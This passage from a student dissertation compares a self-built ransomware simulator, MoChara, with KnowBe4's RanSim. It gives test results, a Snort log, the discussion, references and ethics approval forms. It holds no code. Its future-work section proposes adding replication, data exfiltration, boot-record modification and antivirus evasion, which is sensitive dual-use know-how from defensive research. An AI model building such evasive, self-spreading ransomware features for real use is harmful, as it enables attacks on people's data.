


Figure 80: Simulation two finished with vulnerable to 21/23 scenarios.

#### 4.4.3 Simulation Three – Antivirus Disabled

Going against the advice of KnowBe4 on their blog (to keep antivirus enabled) the researcher disabled antivirus to further check the ransomware features (Sjouwerma, nd). A third simulation was run on the system and this time the system and network was vulnerable to 22/23 scenarios (Figure 81 on the next page). By disabling antivirus, the vulnerability count went up by one. Files were not encrypted even with antivirus disabled. Despite no encryption being noticed simulation three’s pie chart results found more vulnerable files: 26 Documents, 119 Pictures, 0 Videos and 33 Others. It was not clear where RanSim found these files.




Figure 81: System vulnerable to 22/23 ransomware scenarios.

## 4.5 Checking Snort Alerts

Snort alerts log was accessed by the researcher from times between 6:26AM-6:56AM when the simulation scenarios were executed. Only warnings were visible in the alerts, and from IP addresses 192.168.13.130 and 192.168.13.128 to ports 49754, 497543, 49714, 49712, 49711 and 88. The alert descriptions all, bar one alert with "BARE BYTE UNICODE ENCODING", had the same notice "server response before client-request". None of the alerts were ransomware detection alerts further confirming that RanSim did not have a replication feature (Figure 82).

2023-05-06 06:56:34	⚠	3	TCP	Unknown Traffic	192.168.13.130 88	192.168.13.128 49754	120:18	(http_inspect) PROTOCOL-OTHER HTTP server response before client request
2023-05-06 06:56:34	⚠	3	TCP	Unknown Traffic	192.168.13.130 88	192.168.13.128 49754	120:18	(http_inspect) PROTOCOL-OTHER HTTP server response before client request
2023-05-06 06:56:34	⚠	3	TCP	Unknown Traffic	192.168.13.130 88	192.168.13.128 49753	120:3	(http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE
2023-05-06 06:56:34	⚠	3	TCP	Unknown Traffic	192.168.13.130 88	192.168.13.128 49753	120:18	(http_inspect) PROTOCOL-OTHER HTTP server response before client request
2023-05-06 06:56:34	⚠	3	TCP	Unknown Traffic	192.168.13.130 88	192.168.13.128 49753	120:18	(http_inspect) PROTOCOL-OTHER HTTP server response before client request
2023-05-06 06:26:47	⚠	3	TCP	Unknown Traffic	192.168.13.130 88	192.168.13.128 49714	120:3	(http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE
2023-05-06 06:26:47	⚠	3	TCP	Not Suspicious Traffic	192.168.13.128 49714	192.168.13.130 88	119:4	(http_inspect) BARE BYTE UNICODE ENCODING
2023-05-06 06:26:47	⚠	3	TCP	Unknown Traffic	192.168.13.130 88	192.168.13.128 49714	120:18	(http_inspect) PROTOCOL-OTHER HTTP server response before client request
2023-05-06 06:26:47	⚠	3	TCP	Unknown Traffic	192.168.13.130 88	192.168.13.128 49712	120:3	(http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE
2023-05-06 06:26:47	⚠	3	TCP	Unknown Traffic	192.168.13.130 88	192.168.13.128 49712	120:18	(http_inspect) PROTOCOL-OTHER HTTP server response before client request
2023-05-06 06:26:47	⚠	3	TCP	Unknown Traffic	192.168.13.130 88	192.168.13.128 49712	120:18	(http_inspect) PROTOCOL-OTHER HTTP server response before client request
2023-05-06 06:26:47	⚠	3	TCP	Unknown Traffic	192.168.13.130 88	192.168.13.128 49711	120:3	(http_inspect) NO CONTENT-LENGTH OR TRANSFER-ENCODING IN HTTP RESPONSE
2023-05-06 06:26:47	⚠	3	TCP	Unknown Traffic	192.168.13.130 88	192.168.13.128 49711	120:18	(http_inspect) PROTOCOL-OTHER HTTP server response before client request
2023-05-06 06:26:47	⚠	3	TCP	Unknown Traffic	192.168.13.130 88	192.168.13.128 49711	120:18	(http_inspect) PROTOCOL-OTHER HTTP server response before client request

Figure 82: Snort alert log from 6:26AM-6:56AM. No security alerts or ransomware detection.

## Chapter 5 Discussion

This project aimed to determine the effectiveness of using ransomware simulation tools to test security of a network/system against a ransomware attack. The tool developed in the project aimed to extend the project area and instead simulate real-world ransomware methods whilst being safe at the same time with the user having full control over the simulation.

This chapter will discuss how each tool fared against the main features of ransomware, what the results mean from the evaluation methods and how it met the aims identified in the literature review chapter. MoChara was the ransomware simulation tool developed in this project and RanSim is the ransomware simulation tool developed by KnowBe4.

### 5.1 Directory used

In MoChara, the User can select a folder to encrypt and only that folder's files gets encrypted. RanSim forces the same directory "*KB4\Varsim\DataDir\TestFiles*" to be used as the test folder in the simulation. However, there was no evidence of this folder being used in each scenario that was run by the researcher.

### 5.2 Encryption Method

One major flaw in the RanSim ransomware simulation tool is that "*For the purposes of encryption, simulated data files are downloaded from the Internet*" and that "*the encryption keys and algorithms...are different from the encryption keys and algorithms used in real ransomware*" (KnowBe4, 2023, KnowBe4, 2023). Stated by KnowBe4, their encryption algorithms are not the same as the ones used in real-world ransomware which is a significant disadvantage when running this tool to test security.

Another disadvantage is that the files that are encrypted when RanSim is executed are from pre-made test files that are stored within the RanSim executable ZIP file downloaded from their website. As seen in the Results chapter, RanSim also creates files to use for the simulation after launching the tool which is not how ransomware behaves. RanSim does give the User the option to copy their own files to the test directory which slightly negates this, but the use of different encryption algorithms than those used in real ransomware to encrypt these personal files remain an issue.

Despite the statistics report generated by RanSim, at no point in the three simulations run by the researcher did any file encryption seem to take place. Such a main feature for ransomware was nowhere to be seen with RanSim. One speculative reason for this could be encryption was not lasting on the files with the file being automatically decrypted before moving onto the next file. Overall, it is very unclear how file encryption is taking place, if at all, in RanSim through KnowBe4's statements and the research undertaken.

On the other hand, MoChara's encryption uses AES 256 in GCM mode which is mimicking the encryption algorithms used by real-world ransomware. It also uses the same encryption library, CryptoPP, that some attackers have used to create current real-world ransomware. Files are also left encrypted after running the simulation until decryption is run.

#### 5.2.1 File appendage

No file names are appended from RanSim's simulation scenarios as discovered by the evaluation. In contrast, the User can choose any file appendage they desire when running MoChara better simulating a new ransomware attack on the system with an unused file appendage. The file appendage also remains on the files until decryption is run.

### 5.2.2 Entropy

The entropy calculation results of MoChara's encryption prove that all files are being encrypted properly and successfully. As seen in Figure 69, significant increases in entropy had occurred in all the files with an average increase of 2.11 meaning a successful encryption feature.

As the encryption feature of RanSim did not remain during or after the three simulation scenarios the entropy could not be checked on the files for successful encryption occurring. This is further damage to how trustworthy the RanSim simulation tool is behaving. However, the researcher also used another evaluation measure which was Snort and is discussed later.

### 5.3 Ransom Note

RanSim did not create a ransom note on the Desktop. There was a threat alert generated by Windows Defender but even with the RanSim executable allowed and the simulation without antivirus the ransom note was not created. (Appendix I, Figure 7). Comparatively, A ransomware note was successfully created on the User's Desktop when executing MoChara and the note remained on the system until decryption was run. However, no ransomware threat alert was generated by Windows Defender for MoChara's ransomware note feature. This calls into question if the ransomware note feature for MoChara has been simulated correctly, or it may be simulating it correctly and Windows Defender simply does not have a threat detection for MoChara's code execution.

### 5.4 Decryption Method

As encryption remains on the files for MoChara the User must manually decrypt them using the decryption process much like a real-world ransomware attack in a situation where a victim has paid the attackers for a decryption Key. However, the decryption key is stored on the User's Desktop and can be accessed for free anytime. MoChara automatically inserts this key into the decryption process. The User is able to run the decryption feature easily and all files are rapidly decrypted.

As discussed previously it's unclear what encryption algorithms RanSim is using, similarly this causes the decryption algorithm and process used to be unclear. If there is encryption occurring then the decryption process is instant and automatically run. Encrypting one file then decrypting it instantly isn't a good measure for a ransomware attack as some attacks go as far as encrypting the entire hard drive of the system. MoChara would be more accurate for this measure as all files are encrypted before decryption would be executed.

### 5.5 Scenario Modification

One area of improvement the project aimed to meet was the User be given the option to change how the ransomware simulation is played out. MoChara allows the User to change the file extension to append each file with (E.G .mcra) and directory of each simulation scenario. Any files can be selected on the system beyond "C:\Users" to be used for the simulation without having to copy files to a test directory. Therefore, existing files may be used for the simulation. RanSim able to change the files used in the simulation by copying to the test directory.

### 5.6 Windows Defender Antivirus

During the evaluation stage RanSim successfully triggered a ransomware alert on Windows Defender whereas MoChara did not which is a major disadvantage to the tool. Given how Antivirus operates working on signatures it would be logical for MoChara to not be deemed a threat as Microsoft have not updated the threat signatures to detect the simulation tool. The alert from RanSim is puzzling given the results from this research on how it tackles each ransomware feature. For the alert to be generated the executable must be simulating some aspect of a ransomware attack but again this was very unclear.

It's also possible a very recognisable ransomware threat is executed to test antivirus response as when the third simulation was run without antivirus enabled the vulnerable scenarios went up by one to 22/23.

Whilst Windows Defender successfully picked up ransomware activity of RanSim none of the ransomware features seemed to be taking place. The researcher was able to open, close and reopen the test files repeatedly throughout the simulation process. Many companies use extra security tools such as Endpoint Detection and Response (EDR) solutions to further protect their network against a ransomware attack than just the built in Windows Antivirus. EDR tools detect behaviour of ransomware not already known or created. Though Windows Defender was alerted to activity from RanSim it isn't guaranteed to be a trustworthy security assessment against a ransomware attack if true ransomware behaviour isn't being mimicked on the system, yet the tool still displayed 21 vulnerable scenarios. In theory, MoChara would fare well against an EDR solution that detects ransomware behaviour.

## **5.7 Snort Detection**

Another evaluation method adopted for this project was the use of the intrusion detection tool Snort to catch any ransomware activity occurring on the network when the ransomware simulation tools were executed.

From the results both tools did not trigger an alert on Snort for any ransomware activity or threats. The researcher believes the detection tool was configured correctly therefore both tools did not contain any code to replicate themselves or use any exploits on the network. Meaning a replication ransomware feature was not implemented in either simulation tool. The takeaway from this result is that both tools are deemed safe to run as no alerts were generated by Snort. Safety is a major factor for the trustworthiness and success for ransomware simulation tools which both tools, according to the Snort evaluation results, have met.

## **5.8 Visuals**

Another improvement to the area the project aimed to meet was allowing the User to watch the ransomware simulation safely play out on the system to understand the impact of a real ransomware attack. With MoChara you can notice all chosen files be encrypted, a ransom note being created/placed on the User's Desktop and decryption occurring with the system reverting to its original state.

Alternatively, with RanSim no ransomware activity is noticeable for the User. Although, at the end of the simulation a report is generated for the User containing a pie chart of vulnerable files and how many ransomware scenarios the User was vulnerable to. The consequence is the User must take RanSim's word that they are indeed vulnerable to the ransomware scenarios listed from the report. With no visual evidence of the ransomware scenarios occurring on the system the User is essentially placing blind trust in the result of the ransomware scenario and their security against a ransomware attack.

## **5.9 Discussion Summary**

Overall, MoChara has met all aims identified in this project to develop a ransomware simulation tool. It successfully uses encryption algorithms and libraries that real world ransomware uses. Real ransomware behaviour is deployed encrypting existing files and the entire directory. Files are appended with a file extension that the User chooses. It achieves all of this whilst still being safe demonstrating that it is possible to remove the safety net.

It is still very unclear how exactly RanSim is simulating a ransomware attack as the most important main features of ransomware do not appear to be occurring at all on any of the test files in the RanSim test files directory. Is RanSim simulating real-world zero-day ransomware behaviour or Windows Security Alerts?

## Chapter 6 Conclusion and Future Work

### Conclusion

MoChara, the tool developed in this project, is a step in the right direction for Ransomware Simulation Tools with major improvements to the project area. Current tools such as RanSim are not simulating ransomware features effectively as demonstrated and presented in the results. Instead, MoChara is safe to run whilst also recursively encrypting existing chosen files on the system. Additionally, encryption algorithms used in the tool match real world ransomware. Something current tools are hesitant to implement in their simulation scenarios. The User has full control to decrypt files whenever they choose instead of a forced simulation that current tools perform. The researcher achieved the improvements whilst also providing a guide on how each feature was implemented. Future researchers in the project area will be aided in the development of their own tool. Therefore, all project objectives have been met.

MoChara can be used for multiple purposes:

- A security testing tool measuring the overall security of an organisation against ransomware.
- An educational tool to teach the dangers of ransomware and how it operates.
- A resource for beginner ransomware/malware analysts to safely explore main concepts of ransomware before moving onto live harmful variants.

One major weakness of this project was the intrusion detection tool Snort not detecting any ransomware activity from either ransomware simulation tool. The researcher chose Snort due to the current state of research on the project area of detecting ransomware. As identified in the literature review this detection tool uses Signature-Based detection rules to detect malicious activity. This research has determined that for unknown ransomware behavioural detection Snort is not an effective detection option for ransomware simulation tools.

### Future WORK

Additional features of ransomware could be implemented into the ransomware simulation tool MoChara such as Replication, Data Exfiltration and modifying the Master Boot Record (MBR). The modification element of MoChara could be improved to allow the User to change the encryption method used to encrypt the files. For example, one scenario encrypting in AES and another in RSA testing asymmetric encryption. Implementing antivirus evasion measures in future development will reduce detection and simulate evasion measures. For example, encoding the encrypted data in Base64. However, the entropy calculation used for this current version of MoChara will not determine the effectiveness of the tool if encoding of encrypted data is occurring therefore another method should be used.

As mentioned previously, and in the **5.7** of the Discussion, another ransomware evaluation method could be utilised. One being an EDR solution could be deployed on the network instead which is another popular threat detection measure against ransomware. A specific example to test would be Malwarebytes EDR which claims to stop ransomware 100% of the time and even going as far to offer to *“refund your annual subscription fee if you suffer a ransomware attack”* (Malwarebytes, 2023). A bold claim that would be interesting to test ransomware simulation tools against. The difference being Malwarebytes EDR does not use signatures unlike Snort (Cozens, 2022).

Overall, the project was a success, and the idea of a ransomware simulation tool was fully explored by the researcher. Ransomware simulation tools show a promising method to test the security against a ransomware attack in a safe manner rather than waiting for a true ransomware attack to occur on the network. However, a lot of work is needed to reach the point of fully simulating unknown ransomware behaviour and to do so safely.

## List of References

A. Adamov and A. Carlsson, "Reinforcement Learning for Anti-Ransomware Testing," 2020 IEEE East-West Design & Test Symposium (EWDTS), Varna, Bulgaria, 2020, pp. 1-5, doi: 10.1109/EWDTS50664.2020.9225141.

A. Garg and P. Maheshwari, "Performance analysis of Snort-based Intrusion Detection System," 2016 3rd International Conference on Advanced Computing and Communication Systems (ICACCS), Coimbatore, India, 2016, pp. 1-5, doi: 10.1109/ICACCS.2016.7586351.

Allon, Y, 2022. Ransomware Simulators - Reality or a Bluff? - Palo Alto Networks Blog. [online] Palo Alto Networks Blog. Available at: <<https://www.paloaltonetworks.com/blog/security-operations/ransomware-simulators-reality-or-a-bluff/>> [Accessed 12 February 2023].

C. Moore, "Detecting Ransomware with Honeypot Techniques," 2016 Cybersecurity and Cyberforensics Conference (CCC), Amman, Jordan, 2016, pp. 77-81, doi: 10.1109/CCC.2016.14.]

Cisco, 2023, *Snort 3 is available!*, *Snort*. Available at: <<https://www.snort.org/>> [Accessed: February 5, 2023].

Cozens, B, 2022, Ransomware protection with malwarebytes EDR: Your faqs, answered!, Malwarebytes. Available at: <https://www.malwarebytes.com/blog/business/2022/08/ransomware-protection-with-malwarebytes-edr-your-faqs-answered> [Accessed: 10 May 2023].

Cybereason, 2021, Threat analysis report: Inside the destructive PYSA ransomware, Cybersecurity Software. Available at: <https://www.cybereason.com/blog/research/threat-analysis-report-inside-the-destructive-pysa-ransomware> [Accessed: 06 May 2023].

Dai, W, 2021, Crypto++® Library 8.7, Crypto++ Library 8.7 | Free C++ Class Library of Cryptographic Schemes. Available at: <https://www.cryptopp.com/> [Accessed: 06 May 2023].

DanRollins, 2010, Browse for folder -- advanced options, Experts Exchange. Available at: <https://www.experts-exchange.com/articles/1600/Browse-for-Folder-Advanced-Options.html> [Accessed: 06 May 2023].

Ekta and U. Bansal, "A Review on Ransomware Attack," 2021 2nd International Conference on Secure Cyber Computing and Communications (ICSCCC), Jalandhar, India, 2021, pp. 221-226, doi: 10.1109/ICSCCC51823.2021.9478148.

Google, 2023, *ransomware antivirus* - *Google Trends*. Google. Available at: <<https://trends.google.com/trends/explore?date=all&q=ransomware%20antivirus>> [Accessed: February 10, 2023].

Google, 2023, *ransomware simulation tool* - *Google Trends*. Google. Available at: <<https://trends.google.com/trends/explore?date=all&q=ransomware%20simulation%20tool>> [Accessed: February 10, 2023].

KnowBe4, 2023, RanSim frequently asked questions (faqs) – knowledge base. Available at: <<https://support.knowbe4.com/hc/en-us/articles/360041405954-RanSim-Frequently-Asked-Questions-FAQs->> [Accessed: February 11, 2023].

KnowBe4, 2023, RanSim product manual – knowledge base. Available at: <<https://support.knowbe4.com/hc/en-us/articles/229040167-RanSim-Product-Manual>> [Accessed: February 11, 2023].

Knowbe4, 2023. Ransomware Simulator: Testing Tool for Malware | KnowBe4. [online] Available at: <<https://www.knowbe4.com/ransomware-simulator>> [Accessed 10 February 2023].

M. Satheesh Kumar, J. Ben-Othman and K. G. Srinivasagan, 2018, An Investigation on Wannacry Ransomware and its Detection, IEEE Symposium on Computers and Communications (ISCC), pp. 1-6, doi: 10.1109/ISCC.2018.8538354.

Malwarebytes, 2023, Endpoint detection and response (EDR) for business: Ransomware protection, Malwarebytes. Available at: <https://www.malwarebytes.com/business/edr> [Accessed: 10 May 2023].

P. L. Gallegos-Segovia, J. F. Bravo-Torres, V. M. Larios-Rosillo, P. E. Vintimilla-Tapia, I. F. Yuquilima-Albarado and J. D. Jara-Saltos, "Social engineering as an attack vector for ransomware," 2017 CHILEAN Conference on Electrical, Electronics Engineering, Information and Communication Technologies (CHILECON), Pucon, Chile, 2017, pp. 1-6, doi: 10.1109/CHILECON.2017.8229528.

S. Alzahrani, Y. Xiao and W. Sun, "An Analysis of Conti Ransomware Leaked Source Codes," in IEEE Access, vol. 10, pp. 100178-100193, 2022, doi: 10.1109/ACCESS.2022.3207757.

S. Saxena and H. K. Soni, "Strategies for Ransomware Removal and Prevention," 2018 Fourth International Conference on Advances in Electrical, Electronics, Information, Communication and Bio-Informatics (AEEICB), Chennai, India, 2018, pp. 1-4, doi: 10.1109/AEEICB.2018.8480941.

Sjouwerman, S, no date, 'my av blocked ransim.exe so I'm safe' No you are not, Blog. Available at: <https://blog.knowbe4.com/my-av-blocked-ransim.exe-so-im-safe-no-you-are-not> [Accessed: 07 May 2023].

user2404495, 2013, Calculate entropy of a file, Stack Overflow. Available at: <https://stackoverflow.com/questions/18962990/calculate-entropy-of-a-file> [Accessed: April 30, 2023].

YUCEEL, H. and Picus Labs, 2022. Virtualization/Sandbox Evasion - How Attackers Avoid Malware Analysis. [online] Picussecurity.com. Available at: <<https://www.picussecurity.com/resource/virtualization/sandbox-evasion-how-attackers-avoid-malware-analysis>> [Accessed 12 February 2023].

## Bibliography

Billmath, 2023, Join a computer to a domain, Microsoft Learn. Available at: <https://learn.microsoft.com/en-us/windows-server/identity/ad-fs/deployment/join-a-computer-to-a-domain> [Accessed: 16 May 2023].

Brandon.lee, 2022, Deploy pfsense vmware step-by-step, Virtualization Howto. Available at: <https://www.virtualizationhowto.com/2022/03/deploy-pfsense-vmware-step-by-step/> [Accessed: 16 May 2023].

Microsoft, 2023, Microsoft. Available at: <https://www.microsoft.com/en-gb/software-download/windows10> [Accessed: 16 May 2023].

Microsoft, 2023, Windows server 2019: Microsoft Evaluation Center, Windows Server 2019 | Microsoft Evaluation Center. Available at: <https://www.microsoft.com/en-gb/evalcenter/download-windows-server-2019> [Accessed: 16 May 2023].

Microsoft, 2023, Microsoft. Available at: <https://www.microsoft.com/en-gb/software-download/windows11> [Accessed: 16 May 2023].

Mills, K, 2020, Support network, Configure Active Directory with integrated DNS -. Available at: <https://docs.rackspace.com/support/how-to/configure-active-directory-with-integrated-dns/> [Accessed: 16 May 2023].

Netgate, no date, Configuring the Snort package, Packages - IDS / IPS - Configuring the Snort Package | pfSense Documentation. Available at: <https://docs.netgate.com/pfsense/en/latest/packages/snort/setup.html> [Accessed: 16 May 2022].

pfSense, 2023, Download Pfsense Community edition. Available at: <https://www.pfsense.org/download/> [Accessed: 16 May 2023].

Spiceworks, Inc, no date, Set up Snort on pfSense for ids/IPS, Spiceworks Community Global. Available at: [https://community.spiceworks.com/how\\_to/126207-set-up-snort-on-pfsense-for-ids-ips](https://community.spiceworks.com/how_to/126207-set-up-snort-on-pfsense-for-ids-ips) [Accessed: 16 May 2023].

VMWare, 2023, Evalcenter - customerconnect.vmware.com. Available at: <https://customerconnect.vmware.com/en/evalcenter?p=free-esxi8> [Accessed: 16 May 2023].

VMWare, 2023, Evalcenter - VMware. Available at: <https://customerconnect.vmware.com/evalcenter?p=free-esxi7> [Accessed: 16 May 2023].

## Appendices

### Appendix A – Project Approval

**Name:** PATRICK COLLINS

**Project Title:** Evaluating the Effectiveness of Using a Modifiable Ransomware Simulation Tool

**Reference:** EMS6716

**Status:** Approved with specific conditions

**Approval Date:** 06.02.23

**Specific conditions:**

When testing any form of replication, this must be done on an isolated network, even if using VMs. For example, switching to the "Host-only" adapter in VMWare.

The Standard Conditions below apply to all approved student Research Ethics applications:

- i. If any substantive changes to the proposed project are made, a new ethical approval application must be submitted to the Committee.
- ii. The Proposer must remain in regular contact with the project supervisor.
- iii. The Supervisor must see a copy of all materials and procedures prior to commencing data collection.
- iv. Any changes to the agreed procedures must be negotiated with the project supervisor.

## Appendix B – Ethics Submission

### A: Applicant details

Your Name	PATRICK COLLINS
Student/Staff Number	1900609
Abertay email address	1900609@abertay.ac.uk
Name Of Programme (if applicable)	Evaluating the Effectiveness of Using a Modifiable Ransomware Simulation Tool
Module code	CMP400
School	<div>School of Design and Informatics (SDI)</div> <div>Required</div>
Is this a revised re-submission?	<div>Yes</div> <div>Required, feedback is available in the 'View Notes' section</div>
Supervisor email address	s.rathore@abertay.ac.uk

### A2: Resubmission details

Revision details    Instead of using the Hacklab network, Virtual Machines (VMs) will be used for developing and testing features of the ransomware simulation tool such as the replication. These Virtual Machines will also be used for evaluating the effectiveness of all ransomware simulation tools (The Project Artefact and currently existing ransomware simulation tools).

### B: Project details

Project title	Evaluating the Effectiveness of Using a Modifiable Ransomware Simulation Tool
Main aim of project	<p>It's the main aim of this project to develop a ransomware simulator that successfully combines all of ransomware's features into one tool. If the simulation tool effectively covers all aspects of ransomware, then a user can be confident it will be an accurate measurement of their network/host security against a ransomware attack.</p> <p>Furthermore, this project plans to enable the user to modify certain features of the ransomware simulation. Such as the encryption algorithm and file extension used for each simulation scenario. By doing so we can better simulate zero-day ransomware attacks and improve detection and security against them</p>
Proposed start date	<div style="border: 1px solid #ccc; padding: 2px; width: 600px;">07/11/2022</div> <div style="font-size: 0.8em; margin-top: 5px;">Required</div>
Proposed end date	<div style="border: 1px solid #ccc; padding: 2px; width: 600px;">09/05/2023</div> <div style="font-size: 0.8em; margin-top: 5px;">Required</div>
Site of research	Abertay University
What is the nature of this research?	<div style="margin-bottom: 10px;"> <input type="radio"/> Reviewing existing non-ethically sensitive literature         </div> <div style="margin-bottom: 10px;"> <input type="radio"/> Reviewing existing literature which may be considered ethically sensitive         </div> <div style="margin-bottom: 10px;"> <input type="radio"/> Non-ethically sensitive practical research         </div> <div> <input checked="" type="radio"/> Ethically sensitive practical research         </div> <div style="font-size: 0.8em; margin-top: 10px;"> <p>Required</p> <p>Ethically sensitive research: anything involving humans, including surveys, interviews and samples; collection of data deemed 'sensitive' according to GDPR rules; animal subjects requiring Home Office license; genetic modification; computer "hacking" on anything other than your own systems or those provided specifically for that purpose (such as Hacklab systems).</p> <p>Practical research: all research involving observations and measurements, including practical work, experiments, surveys, fieldwork, interviews, etc. NB any research project that is not</p> </div>

#### **F: Studies not involving human or animal participants or samples**

Please describe briefly how you would plan to execute your project, giving details of your proposed methodology

The project's effectiveness will be evaluated using a quantitative approach against other ransomware simulation tools using the detection tool Snort. Rules will be created in Snort to detect ransomware behaviour on the network and system. The ransomware simulation tool created in this project and other existing tools will then be tested against these rules to gain data on the detection rate. The data of the detection rate will be compared to get the effectiveness of each tool. Statistical graphs will display this data and the findings of each tool.

#### **G: Details of proposed research (if applicable)**

G1. Aims of study and rationale

Many of the existing ransomware simulators aren't actually simulating how ransomware behaves effectively. It's important to carry out this project to know the current state and direction we are going in with ransomware simulators. If we are going in the wrong direction, then an individual who decides to deploy these simulation scenarios to test their security will be given a false security assessment and critical flaws in the network security will be overlooked leading to more ransomware attacks to occur.

If successful, this project will provide a guide for future developers on how to effectively design and implement a ransomware simulation tool. Hopefully improving upon the one developed in this project. The project will also identify if the idea of a ransomware simulation tool itself is flawed and should not be used or continued to be developed in the

future.

G2. External Partners N/A

G3. Expertise N/A

G4. Participants N/A

G5. Materials and/or apparatus N/A

G6. Procedure Literature Review

The project will begin with literature research and review on ransomware simulation tools and ransomware features to aid in the Project Development and further understanding of the project area.

Project Development

The ransomware simulation tool will be coded in the programming language C++ following the project plan outlined in the Gantt chart in the feasibility demonstration.

Ransomware Detection

For the detection of the ransomware simulation tools, the network intrusion detection tool Snort will be used.

Evaluation

The project's effectiveness will be evaluated using a quantitative approach against other ransomware simulation tools using Snort. Rules will be created to detect ransomware behaviour on the network and system. The ransomware simulation tool created in this project and other existing tools will then be tested against these rules to gain data on the detection rate. The data of the detection rate will be compared to get the effectiveness of each tool. Statistical graphs will display this data and the findings of each tool.

H: Ethical issues

What ethical issues (if any) does your project raise? How will you mitigate against these ethical issues?

Personal data on the computer system will be temporarily encrypted using an encryption algorithm when the user runs the encryption

feature of the ransomware simulation tool. The user will be able to select which data they wish to encrypt and only the selected data will be encrypted. The selected encrypted data can be decrypted at any time by the user running the decryption feature of the ransomware simulation tool. Also, a countdown timer is planned to be implemented to automatically decrypt the data without the user having to run the decryption process.

Each ransomware feature implemented will be split up and have to be run individually. The decision for doing this is to avoid the sample becoming a live sample that may harm the system.

Virtual Machines (VMs) will be used for developing and testing features of the ransomware simulation tool such as the replication. These Virtual Machines will also be used for evaluating the effectiveness of all ransomware simulation tools (The Project Artefact and currently existing ransomware simulation tools).

## Appendix C – Literature Review

